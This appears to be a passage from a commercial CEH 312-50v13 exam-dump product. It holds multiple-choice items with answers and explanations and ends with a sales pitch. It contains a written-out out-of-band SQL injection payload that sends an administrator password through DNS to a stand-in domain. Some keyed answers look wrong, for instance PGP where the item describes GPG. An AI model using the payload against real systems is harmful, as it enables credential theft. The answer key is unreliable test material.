An 'out-of-band' SQL Injection attack is a type of SQL injection where the attacker does not receive a response from the attacked application on the same communication channel but instead is able to cause the application to send data to a remote endpoint that they control. This technique can be used to bypass input validation and pattern matching measures that are based on the application's responses. The attacker can use various SQL functions or commands that trigger DNS or HTTP requests, such as `load_file`, `copy`, `dbms_ldap`, etc., depending on the SQL server type. By concatenating the data they want to extract with a domain name they own, the attacker can receive the data via DNS or HTTP logs. For example, the attacker can inject the following SQL query to exfiltrate the password of the administrator user from a MySQL database: `SELECT load_file(CONCAT('\\\\', (SELECT password FROM users WHERE username='administrator'), '.example.com\\\\test.txt'))`

This will cause the application to send a DNS request to the domain `password.example.com`, where `password` is the actual value of the administrator's password.

References:

- ? 1: Out-of-band SQL injection | Learn AppSec | Invicti
- ? 2: Lab: Blind SQL injection with out-of-band interaction | Web Security Academy
- ? 3: SQLi part 6: Out-of-band SQLi | Acunetix

NEW QUESTION 275

- (Topic 3)

You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.

```
invictus@victim_server.~$ nmap -T4 -O 10.10.0.0/24 TCP/IP fingerprinting (for OS scan) xxxxxxxx xxxxxxxx xxxxxxxxxx. QUITTING!
```

What seems to be wrong?

- A. The nmap syntax is wrong.
- B. This is a common behavior for a corrupted nmap application.
- C. The outgoing TCP/IP fingerprinting is blocked by the host firewall.
- D. OS Scan requires root privileges.

Answer: D

NEW QUESTION 278

- (Topic 3)

Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange. What is the encryption software employed by Sam for securing the email messages?

- A. PGP
- B. S/MIME
- C. SMTP
- D. GPG

Answer: A

NEW QUESTION 283

- (Topic 3)

Richard, an attacker, targets an MNC. In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

- A. VoIP footprinting
- B. VPN footprinting
- C. Whois footprinting
- D. Email footprinting

Answer: C

Explanation:

WHOIS (pronounced because the phrase who is) may be a query and response protocol and whois footprinting may be a method for gathering information about ownership of a website name as following:

- name details
- Contact details contain phone no. and email address of the owner
- Registration date for the name
- Expire date for the name
- name servers

NEW QUESTION 284

- (Topic 3)

A certified ethical hacker is conducting a Whois footprinting activity on a specific domain. The individual is leveraging various tools such as Batch IP Converter and Whois Analyzer Pro to retrieve vital details but is unable to gather complete Whois information from the registrar for a particular set of data. As the hacker, what might be the probable data model being utilized by the domain's registrar for storing and looking up Whois information?

- A. Thick Whois model with a malfunctioning server
- B. Thick Whois model working correctly
- C. Thin Whois model with a malfunctioning server
- D. Thin Whois model working correctly

Answer: D

Explanation:

A thin Whois model is a type of data model that is used by some domain registrars for storing and looking up Whois information. In a thin Whois model, the registrar only stores the basic information about the domain, such as the domain name, the registrar name, the name servers, and the registration and expiration dates. The rest of the information, such as the contact details of the domain owner, the administrative contact, and the technical contact, is stored by the registry that manages the top-level domain (TLD) of the domain. For example, the registry for .com and .net domains is Verisign, and the registry for .org domains is Public Interest Registry. When a Whois lookup is performed on a domain that uses a thin Whois model, the registrar's Whois server only returns the basic information and refers the query to the registry's Whois server for the complete information¹.

As a hacker, if you are unable to gather complete Whois information from the registrar for a particular set of data, it might be because the domain's registrar is using a thin Whois model and the registry's Whois server is not responding or providing the information. This could be due to various reasons, such as network issues, server errors, rate limits, privacy policies, or legal restrictions. Therefore, the probable data model being utilized by the domain's registrar for storing and looking up Whois information is a thin Whois model working correctly.

References:

? Differences Between Thin WHOIS vs Thick WHOIS – OpenSRS Help & Support

NEW QUESTION 286

- (Topic 3)

Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?

- A. Detecting honeypots running on VMware
- B. Detecting the presence of Honeyd honeypots
- C. Detecting the presence of Snort_inline honeypots
- D. Detecting the presence of Sebek-based honeypots

Answer: C

NEW QUESTION 290

- (Topic 3)

A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely. Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

- A. .stm
- B. .html
- C. .rss
- D. .cms

Answer: A

NEW QUESTION 291

- (Topic 3)

As part of a college project, you have set up a web server for hosting your team's application. Given your interest in cybersecurity, you have taken the lead in securing the server. You are aware that hackers often attempt to exploit server misconfigurations. Which of the following actions would best protect your web server from potential misconfiguration-based attacks?

- A. Performing regular server configuration audits
- B. Enabling multi-factor authentication for users
- C. Implementing a firewall to filter traffic
- D. Regularly backing up server data

Answer: A

Explanation:

The action that would best protect your web server from potential misconfiguration-based attacks is performing regular server configuration audits. A server configuration audit is a process of reviewing and verifying the security settings and parameters of the server, such as user accounts, permissions, services, ports, protocols, files, directories, logs, and patches. A server configuration audit can help you to identify and fix any security misconfigurations that may expose your server to attacks, such as using default credentials, enabling unnecessary services, leaving open ports, or missing security updates. A server configuration audit can also help you to comply with the security standards and best practices for your server, such as the CIS Benchmarks or the OWASP Secure Configuration Guide¹².

The other options are not as effective as option A for the following reasons:

? B. Enabling multi-factor authentication for users: This option is not relevant because it does not address the server misconfiguration issue, but the user authentication issue. Multi-factor authentication is a method of verifying the identity of the users by requiring them to provide two or more pieces of evidence, such as a password, a code, or a biometric factor. Multi-factor authentication can enhance the security of the user accounts and prevent unauthorized access, but it does not prevent the server from being attacked due to misconfigured settings or parameters³.

? C. Implementing a firewall to filter traffic: This option is not sufficient because it does not prevent the server from being misconfigured, but only limits the exposure of the server to the network. A firewall is a device or software that monitors and controls the incoming and outgoing network traffic based on predefined rules. A firewall can protect the server from external attacks by blocking or allowing certain ports, protocols, or IP addresses. However, a firewall cannot protect the server from internal attacks or from attacks that exploit the allowed traffic. Moreover, a firewall itself can be misconfigured and cause security issues⁴.

? D. Regularly backing up server data: This option is not preventive but reactive, as it does not protect the server from being attacked, but only helps to recover the data in case of an attack. Backing up server data is a process of creating and storing copies of the data on the server, such as files, databases, or configurations. Backing up server data can help you to restore the data in case of data loss, corruption, or deletion due to an attack. However, backing up server data does not prevent the server from being attacked in the first place, and it does not fix the security misconfigurations that may have caused the attack⁵.

References:

- ? 1: Server Configuration Audit - an overview | ScienceDirect Topics
- ? 2: Secure Configuration Guide - OWASP Foundation
- ? 3: Multi-factor authentication - Wikipedia
- ? 4: Firewall (computing) - Wikipedia
- ? 5: Backup - Wikipedia

NEW QUESTION 296

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

312-50v13 Practice Exam Features:

- * 312-50v13 Questions and Answers Updated Frequently
- * 312-50v13 Practice Questions Verified by Expert Senior Certified Staff
- * 312-50v13 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * 312-50v13 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The 312-50v13 Practice Test Here](#)